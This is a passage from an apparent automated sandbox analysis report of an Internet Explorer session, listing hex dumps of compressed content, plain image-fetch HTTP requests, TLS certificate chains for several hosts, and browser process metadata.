67 f2 25 e0 6d c2 bb 87 61 f0 fe bc 20 4b 8c c1 94 89 bd 1a 88 6c 38 7c a1 8a fd 5e 41 ce 0c 4e 3e a0 7e 14 90 2a 64 09 3f e9 e0 8d 81 d4 80 97 45 3b 2a e4 ad 95 6b 90 7b 8f cc 8c a5 11 ef 13 0e 51 5d f1 02 e5 90 d7 21 29 45 8e 7d 41 af c3 89 ac 1f 07 e2 3b d4 24 bb 04 59 f6 82 0f a4 70 1a 39 02 1d 43 e3 49 46 d2 21 b9 53 df a8 61 d3 69 4b 07 a6 4c e2 b6 b9 12 07 83 25 3a 31 31 9a 49 8d 98 af 2e c8 c6 00 a4 80 c8 52 8a 9b 3c ec b9 f6 f2 b9 4c 95 a6 98 d2 a1 f5 a3 59 97 a6 67 cb 7a 16 04 88 f4 e8 a2 61 75 83 57 8b 7e 1b 5e 9e c5 49 06 0c 1c 74 03 1e a9 d1 4b 65 24 bc 39 b3 e9 69 e9 a8 37 ca 39 2c 94 95 70 20 37 3e a3 b3 d1 af 12 1a 61 a1 9c 99 c8 89 6a eb 83 c1 34 4a b2 9c e1 38 0a 14 72 29 a2 75 9e 63 9a e7 9a 2c 1a 65 5c c6 c8 15 1b 6d 28 67 21 da 4b a8 e5 08 cd ec 52 cb c4 1c 02 db 11 0f 74 8b 18 87 6c d3 b2 08 50 b9 46 56 11 c3 09 14 81 d3 b5 2c 77 9c ad 4b 01 07 2c a3 7e af dd 0b 30 c3 a9 6f 28 d3 9d 97 a2 99 7c 03 49 d1 98 45 c2 c4 28 f3 12 77 29 69 f7 b8 10 02 83 c5 74 bf 8d 58 06 29 88 54 6e a6 54 52 6d df 98 13 84 bc 3d 35 be e3 3c ac 66 06 75 e1 82 55 5a 71 3c 7f cd a5 23 2e 02 6d 54 53 90 e2 aa 17 bd f4 0e a6 dc cc 72 a6 12 2f 6c 7a 54 7b 5e fe 8e 66 92 17 1a ea 17 e0 f0 76 5b ed 54 da 2e e2 27 27 81 07 86 73 08 d8 51 6a 1f 98 46 a3 ff 9c 90 02 a9 a2 5b 66 e3 4c 15 0a 03 f3 b8 4c 52 89 3b 27 85 66 44 e6 27 4c 80 63 26 2f 01 09 2f 10 97 42 a6 2b f1 c3 4e f0 c9 78 80 a2 e3 8c 0e ec 39 d2 61 ae 4d 98 81 22 b1 44 a7 14 f5 04 e1 a8 c2 52 f5 34 70 4f b8 0e e1 1c 3c f4 f2 3c 48 64 f5 c8 db cc 53 e2 5c 06 8a 0e c1 ff 08 77 98 e5 f9 25 4b 3d 32 c6 23 7c 1e 53 8d 6f 79 6b 16 e1 9f cb 20 56 81 03 21 2f 21 d4 e1 0c d6 b2 b0 0c 0b 73 73 8c 28 6f c7 0a c9 4b 0c b8 a8 96 6a 35 b1 35 eb ee ba c7 1b b3 14 b1 76 6f a5 33 b4 7c 16 3d 90 81 c4 2b a8 1a 5e a9 a1 69 00 ea 87 0a 0d 08 55 c3 fc 4a 2f 32 b3 d1 b2 4d c0 bd 06 cb d5 09 fc 26 d5 f5 90 2d 37 c1 6d 2b b8 0e 8b 88 53 52 f8 c2 44 e4 c1 2c 41 60 94 82 0a 90 f7 09 8c 29 29 a0 5c a7 22 ca a5 cd 08 ee 02 20 6f 0f 49 58 c2 f6 65 8d 5b e7 49 94 0b 92 b6 98 a3 5a b3 aa 21 e6 a2 7b 8b 1f a6 b5 28 82 b0 ca 84 82 6e 70 e3 66 87 c6 6a a8 44 Data Ascii: 831[6?EH\%;HlH5QFMkoOo74om\8iOp4nonjxw`jp0^+a qgkYxF)X4Ol(|iEG0}Y0qE: &UP(fOv95")Wa<s'pH +F1emPAesg\k8JK+dFg%ma Kl8|^AN>~*d?E;*k{Q]!)E}A;$Yp9CIF!SaiKL%:11I.R<LYgzauW~^ItKe$9i79,p 7>aj4J8r)u c,e\m(g!KRtlPFV,wK,~0o(|IE(w)itX)TnTRm=5<fuUZq<#.mTSr/lzT{^fv[T."sQjF[fLLR;'fD'Lc&//B+Nx9aM"DR4pO<< HdS\w%K=2#|Soyk V!/!ss(oKj55vo3|=+^iUJ/2M&-7m+SRD,A`))\" oIXe[IZ!{(npfjD

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49732	51.91.224.95	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 18:15:07.778747082 CET	111	OUT	GET /vHgYSJgT/arrow.jpg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: i.postimg.cc Connection: Keep-Alive
Jan 13, 2021 18:15:07.835081100 CET	140	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 13 Jan 2021 17:15:07 GMT Content-Type: text/html Content-Length: 162 Connection: keep-alive Location: https://i.postimg.cc/vHgYSJgT/arrow.jpg Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> <h1>301 Moved Permanently</h1 > <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49733	216.239.38.21	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 18:15:07.789624929 CET	113	OUT	GET /i/G6D.svg HTTP/1.1 Accept: image/png, image/svg+xml, image/jxr, image/*;q=0.8, */*;q=0.5 Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: svgur.com Connection: Keep-Alive
Jan 13, 2021 18:15:07.830990076 CET	139	IN	HTTP/1.1 200 OK Link: <https://webmention.herokuapp.com/api/webmention>; rel="webmention" ETag: sha1-0BoicgkYt4Ezi1u/kgKyQaX5nuQ= sha256-BNKSSO46E6B0UYyToY1u/Ekb8fKY+bh/yYmmrkufrXo= X-Cloud-Trace-Context: e26ffe84e2d12ae06f60b0d77789b2e8 Content-Type: image/svg+xml Content-Encoding: gzip Date: Wed, 13 Jan 2021 02:15:36 GMT Server: Google Frontend Content-Length: 1569 Age: 53971 Cache-Control: public, max-age=315360000 Data Raw: 1f 8b 08 00 00 00 00 00 02 ff b4 97 4b 6f 5b 37 10 85 ff 8a a0 6e af 68 be c9 5b d8 01 d2 95 17 f6 d6 8b ec 94 c6 8e 0c d8 4d 10 0b 76 fa ef fb 1d ce bd b2 0b b4 0d b2 28 1c 1d 28 3c e4 70 38 8f 43 ea fc e9 f9 f3 e6 fb e3 c3 1f 4f 17 db c3 f1 f8 f5 d7 b3 b3 97 97 17 f7 92 dc 97 6f 9f cf a2 f7 fe 8c 19 db cd cb fd a7 e3 e1 62 1b 7c df 6e 0e b7 f7 9f 0f c7 8b 6d cc db cd f3 fd ed cb 6f 5f be 5f 6c fd c6 6f 60 37 0c be 3b 3f de 1f 1f 6e df ed 9f 9e 6e 8f 4f e7 67 f6 bf f3 af fb e3 61 f3 e9 62 7b 9d b3 eb a9 4e d9 d5 9b d0 5d 3e ec a2 cb 37 cd 95 9e 2e 33 5f af 52 77 21 cc 93 b8 cb 54 5d 49 e1 2a 45 17 72 9c c6 a4 c3 ce f9 38 8f a5 97 71 76 f3 0d 86 0e c9 e5 54 af 52 73 69 0a 32 7f 70 be f4 ab 1c 5c c9 45 3b 7d 78 8c 53 70 3e cf fb e0 62 ed 7c 17 7a fe c2 e4 72 98 77 6e ae 8d d1 1c 30 30 d0 b8 b0 73 09 57 00 ad 17 2e e3 f8 e0 b2 86 c6 67 35 e4 e6 32 6c e7 15 07 b1 c3 60 86 1a a6 a3 a8 0c 1a 85 53 18 e9 e5 3d 83 22 16 fb b9 b9 58 a6 ea ea f0 37 c0 c4 1a 96 25 2e 7b f9 9b fb 75 9e b1 6c 81 62 81 ef e1 a6 bb e2 db e5 18 ff f0 c8 50 cd bb e0 ea 9c f7 c9 45 8e 66 a8 9d 39 38 21 2d 3b 17 b1 40 c4 c2 8a 27 b2 40 d6 54 08 f4 9e 00 d6 11 46 70 75 3b d6 ea 72 0f f8 d8 7b 5d 70 e5 4a c9 2e d4 8c dd e6 db 82 c6 11 86 d0 77 a0 ef 53 71 95 bd 0d 07 ab f3 ef 92 9b 53 64 d4 97 b2 a0 71 8c e3 91 25 b4 28 a0 b0 c2 75 65 8a da b3 b3 5b 4e 3a 8b 70 e5 7c 4d e4 ee 39 ba 98 12 87 69 35 c9 29 50 13 3c 46 49 73 25 02 c9 85 9e 17 3c 51 8a 51 68 53 c4 f3 79 41 e3 30 17 f1 8a f9 a9 19 d8 b8 eb 59 d3 73 a8 8c c6 13 0e 72 22 d2 09 32 a5 2e 5b b4 81 a1 91 58 f4 33 d5 db ae 2b 87 9b ba 4b 39 ed 99 50 a2 a6 81 9a 46 c1 12 1d aa 92 9e 18 9f 65 30 b5 e2 02 67 4c a5 b3 c6 67 38 60 18 de d1 44 99 63 10 d2 48 d0 b5 a9 70 e1 7a 89 3b 17 54 df 9d ac 18 1a 45 3e 72 77 2d 46 0e 92 e9 0f c3 d5 24 cd 30 42 60 ad 58 bd 2b b1 58 01 1e f0 22 ce cf 24 ab cc 74 62 ea ef 23 56 e4 b1 50 eb a9 9b e4 3a fe 74 a7 40 28 f8 86 0b 79 3a fe a3 2a 24 96 fc be e8 60 7c 17 2e 93 9a 6b f8 30 bb 16 f6 1c 1d 6e cd b8 4c 93 d5 9c 46 09 22 1c 64 1b b4 65 c9 d5 38 ba 96 e2 c5 34 07 37 34 56 1d 9d 86 9b da b6 89 03 07 87 c5 44 a9 63 3c 31 ec a9 06 43 23 59 d4 14 c3 1c b5 e9 9c d4 2f c2 95 ad 44 19 03 25 be 67 bc ab 2b 84 b6 a9 5a c9 d7 29 e0 da 23 85 13 29 39 df 1a 3d 5b 30 60 a8 89 7e 72 2a ac 44 95 47 fa 5c c9 14 1a 45 b6 03 b9 0b e2 12 a2 67 68 5c c0 13 f2 2f 12 37 71 df 70 b1 59 11 89 b1 2b c3 b5 a8 0b 84 83 a4 2d 7a 17 39 f2 93 ba 52 28 34 12 b3 11 25 b2 8a ce 2a 38 e0 44 75 52 4b c9 b2 15 1a 60 b8 d8 d4 00 73 d3 23 0e c7 61 1d 99 a3 24 06 3d b9 84 f2 b7 ae ee cf b1 2e 68 14 d1 25 d9 43 51 a8 46 b5 f0 1a 41 5c 29 d2 e9 58 46 71 63 de ca 5b cd 42 9f a3 81 7d 56 11 06 05 46 28 83 61 ea 34 e8 14 54 47 19 5d 28 94 96 e1 60 f1 8c Data Ascii: Ko[7nh[Mv((<p8COob|nmo__lo`7;?nnOgab{N]>7.3_Rw!T]I*Er8qvTRsi2p\E;}xSp>b|zrwn00sW.g52l`S="X7%.{ulbPEf98!-;@'@TFpu;r{]pJ.wSqSdq%(ue[N:p|M9i5)P<FIs%<QQhSyA0Ysr"2.[X3+K9PFe0gLg8`DcHpz;TE>rw-F$ 0B`X+X"$tb#VP:t@(y:*$`|.k0nLF"de8474VDc<1C#Y/D%g+Z)#)9=[0`~r*DG\Egh\/7qpY+-z9R(4%*8DuRK`s#a$=.h%CQFA \)XFqc[B}VF(a4TG](`

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 13, 2021 18:15:06.471877098 CET	104.20.138.65	443	192.168.2.3	49724	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Aug 03 02:00:00 CEST 2020	Tue Aug 03 14:00:00 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 13, 2021 18:15:06.473097086 CET	104.20.138.65	443	192.168.2.3	49723	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Aug 03 02:00:00 CEST 2020	Tue Aug 03 14:00:00 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 13, 2021 18:15:07.403537989 CET	91.207.103.145	443	192.168.2.3	49726	CN=*.uceniciifbi.ro CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Dec 23 21:14:45 CET 2020	Tue Mar 23 21:14:45 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
							Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Jan 13, 2021 18:15:07.406486988 CET	91.207.103.145	443	192.168.2.3	49725	CN=*.uceniciifbi.ro CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Dec 23 21:14:45 CET 2020	Tue Mar 23 21:14:45 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
							Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Jan 13, 2021 18:15:07.751676083 CET	104.16.19.94	443	192.168.2.3	49730	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Oct 21 02:00:00 CEST 2020	Thu Oct 21 01:59:59 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
							Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 13, 2021 18:15:07.751749992 CET	104.16.19.94	443	192.168.2.3	49729	CN=sni.cloudflaressl.com, O="Cloudflare, Inc.", L=San Francisco, ST=CA, C=US CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Wed Oct 21 02:00:00 CEST 2020	Thu Oct 21 01:59:59 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
							Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
					CN=Cloudflare Inc ECC CA-3, O="Cloudflare, Inc.", C=US	CN=Baltimore CyberTrust Root, OU=CyberTrust, O=Baltimore, C=IE	Mon Jan 27 13:48:08 CET 2020	Wed Jan 01 00:59:59 CET 2025		
Jan 13, 2021 18:15:08.376804113 CET	145.239.131.51	443	192.168.2.3	49735	CN=ibb.co CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Dec 03 13:58:53 CET 2020	Wed Mar 03 13:58:53 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
							Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Jan 13, 2021 18:15:08.378479004 CET	145.239.131.51	443	192.168.2.3	49736	CN=ibb.co CN=R3, O=Let's Encrypt, C=US	CN=R3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Dec 03 13:58:53 CET 2020	Wed Mar 03 13:58:53 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=R3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Wed Oct 07 21:21:40 CEST 2020	Wed Sep 29 21:21:40 CEST 2021		
Jan 13, 2021 18:15:08.512762070 CET	51.91.224.95	443	192.168.2.3	49737	CN=postimg.cc CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US CN=DST Root CA X3, O=Digital Signature Trust Co.	Sat Nov 14 05:48:16 CET 2020	Fri Feb 12 05:48:16 CET 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-16-23-24-65281,29-23-24,0	9e10692f1b7f78228b2d4e424db3a98c
					CN=Let's Encrypt Authority X3, O=Let's Encrypt, C=US	CN=DST Root CA X3, O=Digital Signature Trust Co.	Thu Mar 17 17:40:46 CET 2016	Wed Mar 17 17:40:46 CET 2021		

Code Manipulations

Statistics

Behavior

iexplore.exe
iexplore.exe

Click to jump to process

System Behavior

Analysis Process: iexplore.exe PID: 3112 Parent PID: 792

General

Start time:	18:15:04
Start date:	13/01/2021
Path:	C:\Program Files\internet explorer\iexplore.exe
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Internet Explorer\iexplore.exe' -Embedding
Imagebase:	0x7ff6ef7d0000
File size:	823560 bytes
MD5 hash:	6465CB92B25A7BC1DF8E01D8AC5E7596
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: iexplore.exe PID: 5396 Parent PID: 3112

General

Start time:	18:15:04
Start date:	13/01/2021
Path:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
Wow64 process (32bit):	true
Commandline:	'C:\Program Files (x86)\Internet Explorer\IEXPLORE.EXE' SCODEF:3112 CREDAT:17410 /prefetch:2
Imagebase:	0x250000
File size:	822536 bytes
MD5 hash:	071277CC2E3DF41EEEA8013E2AB58D5A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly